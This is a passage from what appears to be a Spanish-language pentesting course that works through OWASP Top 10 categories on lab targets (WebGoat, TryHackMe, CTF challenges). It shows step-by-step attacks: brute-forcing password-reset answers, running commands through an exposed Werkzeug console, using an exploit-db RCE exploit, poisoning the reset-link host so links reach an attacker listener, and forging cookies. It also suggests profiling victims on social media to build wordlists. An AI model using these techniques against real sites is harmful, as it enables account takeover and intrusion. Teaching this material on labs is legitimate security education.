7 Accept-Encoding: gzip, deflate  
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

Nota:

Estas inyecciones se pueden dar también en casos por ejemplo en un perfil de un usuario, un blog, incluso en una tienda virtual, donde podríamos hacer que alguien pague por nosotros o que paguemos menos \$ por un producto costoso, ver facturas de otros usuarios u otros perfiles de otros usuarios.

Recordemos que todo lo anterior lo podemos realizar con **BurpSuite** e interceptando las peticiones y modificando los valores, así que animaos y a practicar mucho...


A4. Insecure Design: Diseño inseguro

Algunos ejemplos de este tipo de ataques incluyen:


1. **Escalada de privilegios:** Esto ocurre cuando un usuario obtiene acceso a privilegios más altos de los que le corresponde en el sistema debido a un diseño inseguro. Esto podría permitirle realizar acciones no autorizadas o tener un mayor nivel de control del sistema de lo que debería tener.
2. **Inyección de código en el lado del cliente:** Si el diseño de una aplicación permite la inyección de código en el lado del cliente, un atacante podría aprovechar esta vulnerabilidad para insertar código malicioso en las solicitudes o respuestas enviadas entre el cliente y el servidor. Esto puede llevar a la ejecución de código no autorizado en el cliente o a la manipulación de datos sensibles.
3. **Diseño débil de autenticación y gestión de sesiones:** Un diseño deficiente en el proceso de autenticación y gestión de sesiones puede conducir a ataques como la suplantación de identidad, la toma de sesiones o el secuestro de cuentas. Esto podría permitir a un atacante obtener acceso no autorizado a una cuenta o realizar acciones en nombre de un usuario legítimo.

Restablecimientos de contraseña inseguros (Ejemplo 1)

Un buen ejemplo de este tipo de vulnerabilidades ocurrió en Instagram hace un tiempo. Instagram permitió a los usuarios restablecer sus contraseñas olvidadas enviándoles un código de 6 dígitos a su número de teléfono móvil a través de SMS para su validación. Si un atacante quisiera acceder a la cuenta de una víctima, podría intentar forzar el código de 6 dígitos por fuerza bruta. Como era de esperar, esto no fue directamente posible ya que Instagram había implementado una limitación de velocidad para que, después de 250 intentos, el usuario no pudiera intentarlo más.



Sin embargo, se encontró que la limitación de velocidad solo se aplicaba a los intentos de código realizados desde la misma IP. Si un atacante tuviera varias direcciones IP diferentes desde donde enviar solicitudes, ahora podría probar 250 códigos por IP. Para un código de 6 dígitos, tiene un millón de códigos posibles, por lo que un atacante necesitaría $1000000/250 = 4000$ IP para cubrir todos los códigos posibles. Esto puede sonar como una cantidad increíble de direcciones IP, pero los servicios en la nube facilitan obtenerlas a un costo relativamente pequeño, lo que hace que este ataque sea factible.



(Ejemplo 2) de falla de diseño en su mecanismo de restablecimiento de contraseña.

Damos click en olvide mi contraseña:

The screenshot shows a login form with two fields: 'Username' and 'Password'. Below the fields is a red 'Login' button. To the right of the 'Login' button, there is a small link 'I forgot my password...' which is highlighted with a red arrow pointing from the text above.

Ingresamos el usuario:

The screenshot shows a step 1 password recovery page. It asks for the username 'joseph'. The 'Username' field is highlighted with a red box. Below the input field is a 'Continue' button and a link '[<< Back to Login](#)'.

Escogemos una respuesta fácil de adivinar, como vemos a continuación escogemos el color favorito y enviamos un ataque de diccionario con BurpSuite.

The screenshot shows a step 2 password recovery page. It asks for a security question 'What's your favourite colour?' and an answer 'green'. The 'Security Question' and 'Answer' fields are highlighted with red boxes. Below the input fields is a 'Continue' button.

Vemos que hemos podido recuperar la contraseña:

The screenshot shows a 'Password Reset' success page. It displays the message 'Success: The password for user joseph has been reset to Jn1sxhLSudeqEm'. Below the message is a link '[<< Back to Login](#)'.

A5. Security Misconfiguration: Configuración incorrecta de la seguridad

Las configuraciones incorrectas de seguridad incluyen:

- Permisos mal configurados en servicios en la nube, como depósitos S3.
- Tener habilitadas funciones innecesarias, como servicios, páginas, cuentas o privilegios.
- Cuentas predeterminadas con contraseñas sin cambios.
- Mensajes de error demasiado detallados que permiten a los atacantes obtener más información sobre el sistema.
- No usar encabezados de seguridad HTTP .

Esta vulnerabilidad a menudo puede generar más vulnerabilidades, como credenciales predeterminadas que le brindan acceso a datos confidenciales, entidades externas XML (XXE) o inyección de comandos en las páginas de administración.

Configuración incorrecta de seguridad:

- ocurren cuando los sistemas o aplicaciones están configurados de manera incorrecta, lo que expone vulnerabilidades y facilita los ataques. A continuación, se presentan algunos ejemplos comunes de ataques basados en security misconfiguration:
 1. **Listado de directorios:** Si se permite el listado de directorios en un servidor web, un atacante puede enumerar los archivos y directorios disponibles en el servidor, lo que puede revelar información sensible o facilitar la identificación de posibles puntos débiles.
 2. **Configuración predeterminada de contraseñas:** Si los sistemas o aplicaciones se implementan con contraseñas predeterminadas o débiles, los atacantes pueden aprovechar esto para obtener acceso no autorizado. Esto es especialmente crítico cuando se trata de contraseñas de administrador o cuentas con privilegios elevados.
 3. **Errores en la configuración de permisos y accesos:** Una configuración incorrecta de los permisos de archivo y directorio puede permitir a los atacantes acceder a información confidencial o modificar archivos críticos del sistema.
 4. **Archivos de configuración expuestos:** Si los archivos de configuración de una aplicación o sistema están expuestos y accesibles públicamente, los atacantes pueden obtener información valiosa, como credenciales de bases de datos, claves API u otra configuración sensible.
 5. **Servicios innecesarios o desactualizados:** Mantener servicios innecesarios o versiones obsoletas de software puede abrir la puerta a ataques. Los atacantes pueden buscar vulnerabilidades conocidas en servicios desactualizados o aprovechar servicios que no se necesitan pero que están en funcionamiento.
 6. **Falta de protección ante errores y mensajes de error informativos:** Si los errores y mensajes de error proporcionan información detallada sobre la configuración o el funcionamiento del sistema, los atacantes pueden utilizar esta información para identificar vulnerabilidades y explotarlas.

Ejemplo

Vemos para este ejemplo que en la ruta /console nos encontramos con una consola python.

The screenshot shows a browser window with the URL `10.10.199.53:86/console`. The title bar says "Interactive Console". The page content includes a message: "In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically." Below this is a code input area containing:

```
[console ready]
>>> print('TryHackMe!')
TryHackMe!
>>>
```

At the bottom, it says "Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter."

Cuando nos encontremos con una consola python ingresar el siguiente comando:

```
import os; print(os.popen("ls -l").read())
import os; print(os.popen("whoami").read())
```

The terminal session shows the following commands and their outputs:

```
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r--  1 root      root           249 Sep 15  2022 Dockerfile
-rw-r--r--  1 root      root          1411 Feb  3  04:28 app.py
-rw-r--r--  1 root      root           137 Sep 15  2022 requirements.txt
drwxr-xr-x  2 root      root          4096 Sep 15  2022 templates
-rw-r--r--  1 root      root          8192 Jul  1 15:26 todo.db
```

Red arrows point from the file names in the output to a red box around them. The command `import os; print(os.popen("whoami").read())` is also highlighted with a red box.

```
>>> import os; print(os.popen("whoami").read())
root
```

A6. Vulnerable and Outdated Components: Componentes vulnerables y obsoletos

- básicamente es buscar los CVEs o los exploits de dichas versiones de los sistemas y explotarlos, esto incluye webapps, sistemas operativos, programas, librerías, entre muchos más.

Link DB de exploits: <https://www.exploit-db.com>

En consola searchsploit: <https://github.com/rad10/SearchSploit.py>


Los ataques dirigidos a componentes vulnerables y desactualizados implican la búsqueda de las vulnerabilidades conocidas, ya sea a través de Common Vulnerabilities and Exposures (CVEs) o exploits específicos, que existen en las versiones antiguas o desactualizadas de los sistemas, aplicaciones web, sistemas operativos, programas y bibliotecas, entre otros.

Los atacantes investigan y explotan estas vulnerabilidades para comprometer la seguridad de los sistemas afectados. Esto puede involucrar la ejecución de código malicioso, la manipulación de datos, el acceso no autorizado o la exposición de información confidencial.

Para llevar a cabo estos ataques, los actores malintencionados utilizan técnicas como la inyección de código, la explotación de vulnerabilidades de desbordamiento de búfer, la manipulación de sesiones, entre otros métodos. También pueden hacer uso de herramientas automatizadas para escanear y encontrar aplicaciones o sistemas que utilicen componentes vulnerables y desactualizados, ampliando así el alcance de sus ataques.

Ejemplo:

Supongamos que nos encontramos con el siguiente software:



Lo buscamos en la base de datos <https://www.exploit-db.com> e ingresamos en el exploit encontrado.

Search: nostromo 1.9.6

Title	Type	Platform	Author
nostromo 1.9.6 - Remote Code Execution	Remote	Multiple	KrOff

(filtered from 45 502 total entries)

FIRST PREVIOUS 1 NEXT

Lo descargamos o copiamos el código:

nostromo 1.9.6 - Remote Code Execution

D: 2019-16278	CVE: 2019-16278	Author: KROFF	Type: REMOTE	Platform: :	Date: 2020-01-01
Verified: ✓	Exploit: Download / Source			Vulnerable App: Check	

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Lo ejecutamos, pero vemos que obtuvimos un error.

```
└─# python2 47837.py
Traceback (most recent call last):
  File "47837.py", line 10, in <module>
    cve2019_16278.py
NameError: name 'cve2019_16278' is not defined
└─[root@narrot ~] /home/botache/programas/
```

El error es debido a que en el exploit no está comentada la línea 10 la cual veremos a continuación
(Comentaria con el símbolo #)

```
# Version: 1.9.6
# Tested on: Debian
# CVE : CVE-2019-16278

cve2019_16278.py

#!/usr/bin/env python

import sys
import socket
```

Arreglando el problema anterior, intentamos ejecutar el exploit nuevamente:

```
└─# python2 47837.py
2019-16278
└─[root@narrot ~] /home/botache/programas/
```

A7. Identificacion and Authentication Failures: (Broken Authentication): Fallos de identificación y autenticación

Si un atacante puede encontrar fallos en un mecanismo de autenticación entonces obtendrá acceso con éxito a las cuentas de otros usuarios.

- Algunas fallas comunes en los mecanismos de autenticación incluyen:

Ataques de fuerza bruta: (BurpSuite, Hydra, etc...)

Uso de credenciales débiles: (Establecer políticas de contraseñas seguras)

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Cookies de sesión débiles: (Si estas contienen valores predecibles, sería posible establecer unas cookies modificadas y acceder a las cuentas de los usuarios.)

- Ejemplo de autorización rota (Broken Authentication)

Supongamos que el usuario (**admin**) existe y queremos entrar a su cuenta, lo que podemos hacer es intentar registrar nuevamente el usuario admin (registro de usuario) con una ligera modificación.

En el registro, en el campo de nombre (username) colocar un espacio en blanco **admin y sin comillas**, ejemplo **"admin"**, los demás campos del registro llénelos como desee.

Luego haga login como el usuario admin y podrá ver la info del admin.

Ejemplo práctico: Con usuario (**darren**)

Intentamos registrar el usuario darren, pero este ya está registrado, como vemos a continuación:


The image consists of two side-by-side screenshots. The left screenshot shows a registration form titled 'Register'. It has three input fields: 'Username' containing 'darren', 'Email' containing 'darren@correo.com', and 'Password' containing '*****'. Below the fields is a teal 'Register' button. The right screenshot shows an error message: 'Error: This user is already registered' with a sub-error message 'Error: Este usuario ya está registrado'.

Ahora registremos a darren nuevamente, pero esta vez con un espacio en blanco antes de la d "darren", veamos:

The image consists of two side-by-side screenshots. The left screenshot shows a registration form titled 'Register'. It has three input fields: 'Username' containing 'Espacio en blanco' followed by 'darren', 'Email' containing 'darren@correo.com', and 'Password' containing '*****'. Below the fields is a teal 'Register' button. The right screenshot shows a success message: 'User registered successfully!' with a sub-message '¡Usuario registrado con éxito!'.

Ahora al loguearnos con darren (con espacio en blanco) podremos ver la información del usuario darren original (sin espacio en blanco) veamos:

The image shows a screenshot of a login page. At the top, there is a 'Sign in' button. Below it, a note says 'Espacio en blanco' with a red arrow pointing to the word 'Espacio'. To the right of the note are several small buttons labeled 'es', 'en', 'de', '^', 'g', 'b', 'y', and 'd'.



Ejemplo:

- Prueba los siguientes nombres de usuario - "admin", "administrator", "root", "system", o "super". Son nombres populares entre los administradores de sistemas y se utilizan a menudo. Adicionalmente puedes probar "qa", "test", "test1", "testing", y nombres similares. Prueba cualquier combinación de los anteriores tanto en el campo de usuario como en el de contraseña. Si la aplicación es vulnerable a la enumeración de usuarios, y conseguiste identificar alguno de los nombres anteriores con éxito, prueba con las contraseñas de modo parecido.
- Prueba a utilizar todos los nombres de **usuario indicados con las contraseñas en blanco**.
- Los usuarios administrativos de la aplicación a menudo reciben el nombre de la aplicación. Eso significa que, si estás probando una aplicación llamada "**Obscurity**", prueba a usar **obscurity/obscurity** como usuario y contraseña.

Ejemplo:

Bypass 2FA: doble factor de autenticación

Este ejemplo tiene el contexto en el que un usuario está intentando restablecer su contraseña y al intentar restablecerla se encuentra con el formulario típico de respuestas de seguridad... estas pueden ser burladas como veremos.

Formulario:

The image shows a web form with a light gray background. At the top, the text "Verificar Su Cuenta respondiendo a las siguientes preguntas." is displayed. Below it, the first question is "¿Cuál es el nombre de su profesor favorito?" followed by an input field containing "no se". The second question is "¿Cuál es el nombre de la calle en la que crecí?" followed by another input field containing "no se". At the bottom of the form is a button labeled "Presentar".

Interceptamos con burpsuite y vemos un secQuestion con un valor 0 y otro con un 1:

```
Sec-Fetch-Site: same-origin  
secQuestion0:notse&secQuestion1:notse&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Ahora los modificamos el 0 y el 1 por el valor 1 y 2 si al enviar la petición no funciona los cambiamos por los valores 2 y un 3.

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
Sec-Fetch-Site: same-origin  
secQuestion2=not+se&secQuestion3=not+se&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Como vemos en el ejercicio si funciona:

```
{  
    "lessonCompleted":true,  
    "feedback":  
        "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",  
    "output":null,  
    "assignment":"VerifyAccount",  
    "attemptWasMade":true
```

Otra forma si no funciona podrá ser intentando **borrar los secQuestion** y probar si funciona.

```
Sec-Fetch-Site: same-origin  
secQuestion2=not+se&secQuestion3=not+se&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Otro ejemplo:

Interceptando recuperación de contraseña: (Restablecimiento de contraseña 1)

Interceptar botón recuperar contraseña, en el momento de enviar a un correo interceptar.



Intentar cambiar el host para que llegue al server atacante o cambiar el correo para intentar que llegue al correo atacante.

Request

Pretty Raw Hex

```
1 POST /WebGoat/PasswordReset/simple-mail/reset HTTP/1.1
2 Host: 192.168.100.47:80
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
4 Firefox/113.0
5 Accept: */
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 18
11 Origin: http://127.0.0.1:8080
12 Connection: close
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Cookie: JSESSIONID=aP2IFPR_d5d0r_pxhfUEYsmhsFfG_bCwFm0kUAvB; WEBWOLFSESSION=
ug8dpz9ZkOB9lw-A2Ycrlls2awcZKJSd0laPY8Q6
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 emailReset:atacant@mail.com
```

Otro ejemplo:

Interceptando, recuperación de contraseña 2: (Restablecimiento de contraseña 2)

Interceptamos el formulario de recuperación de contraseña:

WebGoat De Recuperación De Contraseña

Su nombre de usuario
tom

¿Cuál es tu color favorito?
AquiElDiccionario

Enviar

Enviamos la petición de BurpSuite al **intruder** y enviamos un diccionario personalizado:

Request

Pretty Raw Hex

```
1 POST /WebGoat/PasswordReset/questions HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
4 Firefox/113.0
5 Accept: */
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 47
11 Origin: http://127.0.0.1:8080
12 Connection: close
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Cookie: JSESSIONID=aP2IFPR_d5d0r_pxhfUEYsmhsFfG_bCwFm0kUAvB; WEBWOLFSESSION=
ug8dpz9ZkOB9lw-A2Ycrlls2awcZKJSd0laPY8Q6
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 username=tom&securityQuestion=AquiElDiccionario
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Recordar también que para personalizar estos diccionarios por ejemplo si es una empresa debemos buscar información relacionada a la empresa o si es una persona, buscar información en redes sociales de dicha persona para crear un diccionario personalizado.

Otro ejemplo:

Cambiar la contraseña de un correo víctima: token de (restablecimiento de contraseña) recuperación de contraseña 3 (Restablecimiento de contraseña 3)


Primero, antes de ir al correo de la víctima debemos ingresar el correo del atacante como si el atacante fuera a recuperar su contraseña, así que enviamos al correo del atacante el link de recuperación o restablecimiento de contraseña.



Abrimos el enlace de restablecimiento de contraseña que llegó al correo atacante:



Vemos la siguiente dirección, esta pestaña la dejamos qui **pendiente** (quieta) mientras continuamos con el otro proceso, ya que si cambiamos esta clave o estaríamos cambiando la del atacante.



Ahora bien, montamos un servidor atacante a la espera del correo víctima que vamos a enviar a continuación.

```
python server.py 9090
php -S 0.0.0.0:9090
python3 -m http.server 9090
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
[*]-[root@parrot]-[/home/botache/programas/DataExfiltration]
  -#python server.py 9090
  Serving HTTP on 0.0.0.0 port 9090 ...
```

Ahora ingresamos el correo de la **victima** como si fuéramos a recuperar o cambiar la contraseña e interceptamos la petición del botón continuar:




Al interceptar la petición debemos colocar la **IP del servidor y puerto atacante** que está a la escucha, esperando el link del correo para cambio de contraseña de la víctima.

```
Request
Pretty Raw Hex
1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: Ipatacante: 9090
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: /*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 27
10 Origin: http://127.0.0.1:8080
11 Connection: close
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=aP2IFPR_d5dOr_pxhfUEYsmhsFfG_bCwFmOkUAvB; WEBWOLFSESSION=ug8dpix9ZhOB9Ily-AzYcrils2awc2KJSd0laPY8Q6
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 email=victima@mail.com
```

Vemos que al enviar la petición nos llega el link de recuperación de contraseña de la víctima, el cual copiamos y lo pegamos en la pestaña del navegador que habíamos dejado pendiente:

```
#python server.py 9090
ng HTTP on 0.0.0.0 port 9090 ...
68.100.2 - - [26/May/2023 12:25:50] code 404, message File not found
68.100.2 - - [26/May/2023 12:25:50] "GET /PasswordReset/reset/reset-password/800dec88-66ca-4f8a-91d5-22a975a49bff HTTP/1.1" 404
```

Y pegamos el enlace nuevo (victima) que recibimos y damos Enter, con ello podemos colocar la contraseña nueva que deseamos colocar al correo víctima solo restaría entrar al correo de la víctima con la contraseña nueva que colocamos.



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>


A8. Software and Data Integrity Failures: Fallas de integridad de software y datos

Fallas de integridad del software

Suponga que tiene un sitio web que utiliza bibliotecas de terceros que se almacenan en algunos servidores externos que están fuera de su control. Si bien esto puede sonar un poco extraño, en realidad es una práctica algo común. Tomemos como ejemplo jQuery, una biblioteca de JavaScript de uso común. Si lo desea, puede incluir jQuery en su sitio web directamente desde sus servidores sin descargarlo realmente al incluir la siguiente línea en el código HTML de su sitio web:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js"></script>
```

Cuando un usuario navega a su sitio web, su navegador leerá su código HTML y descargará jQuery de la fuente externa especificada.



El problema es que, si un atacante de alguna manera piratea el repositorio oficial de jQuery, podría cambiar el contenido <https://code.jquery.com/jquery-3.6.1.min.js> para injectar código malicioso. Como resultado, cualquier persona que visite su sitio web extraerá el código malicioso y lo ejecutará en sus navegadores sin saberlo. Esta es una falla de integridad del software ya que su sitio web no realiza comprobaciones con la biblioteca de terceros para ver si ha cambiado. Los navegadores modernos le permiten especificar un hash a lo largo de la URL de la biblioteca para que el código de la biblioteca se ejecute solo si el hash del archivo descargado coincide con el valor esperado. Este mecanismo de seguridad se denomina Integridad de subrecursos (SRI).

La forma correcta de insertar la biblioteca en su código HTML sería usar SRI e incluir un hash de integridad para que, si de alguna manera un atacante puede modificar la biblioteca, cualquier cliente que navegue a través de su sitio web no ejecute la versión modificada. Así es como debería verse en HTML:

```
<script src="https://code.jquery.com/jquery-3.6.1.min.js" integrity="sha256-o88AwQnZB+VDvE9tvIXrMQaPIFFSUTR+nldQm1LuPXQ=" crossorigin="anonymous"></script>
```

Puede ir a <https://www.srihash.org/> para generar hashes para cualquier biblioteca si es necesario.
El código correcto debería de verse como a continuación (hasheado)

Fallas de integridad de datos: 2 Ejemplos de este ataque

Ejemplo 1: (Cookies)

- el valor de la cookie creds=(viene cifrado en base64) Ahora lo desciframos en la imagen siguiente se ve como número 1, lo modificamos y queda como vemos en el punto 2 que sería b:1 lo que significa un valor booleano y 3 que le muestra la flag, pero antes de enviar la petición hay que cifrarlo a base64 porque si no, no funciona.


```
GET /retos/bypass_login4/ HTTP/1.1
Host: viuciberseguridad.wsgl27.com
Cookie: creds=a:2:{s:8;"username";s:5;"admin";s:8;"password";b:1;};
PHPSESSID=qpe6pqpmoeplrga0143pj4apv6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
0 matches
User:
```

- Es decir, se cifra así y luego se envía de nuevo la petición ya modificada.

```
rettty Raw Hex
GET /retos/bypass_login4/ HTTP/1.1
Host: viuciberseguridad.wsgl27.com
Cookie: creds=a:2:{s:8;"username";s:5;"admin";s:8;"password";b:1;}; PHPSESSID=qpe6pqpmoeplrga0143pj4apv6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
1
```


Ejemplo 2:

- La idea está en... si logramos el acceso a un panel de un aplicativo web o página web como usuarios (No admins), sería modificar la cookie en inspeccionar el elemento:
- Cambiamos el nombre y el valor:



The screenshot shows the 'Almacenamiento' (Storage) tab in the Chrome DevTools. It lists several storage types: Almacenamiento local, Almacenamiento de sesión, Almacenamiento en caché, Cookies, and Indexed DB. Under 'Cookies', there are two entries: 'role' (guest) and 'user' (2233). The 'user' entry is highlighted with a red box. Below the table, the URL 'http://10.129.147.131' is also highlighted with a red box.

- Vemos que se cambió el usuario user por el de admin y el valor para este ejemplo, en ocasiones es solo remplazar el valor de una cookie por otra o el nombre o valor de usuario a admin.



Nombre	Valor	Domain	Path
admin	34322	10.129.147.131	/
role	guest	10.129.147.131	/

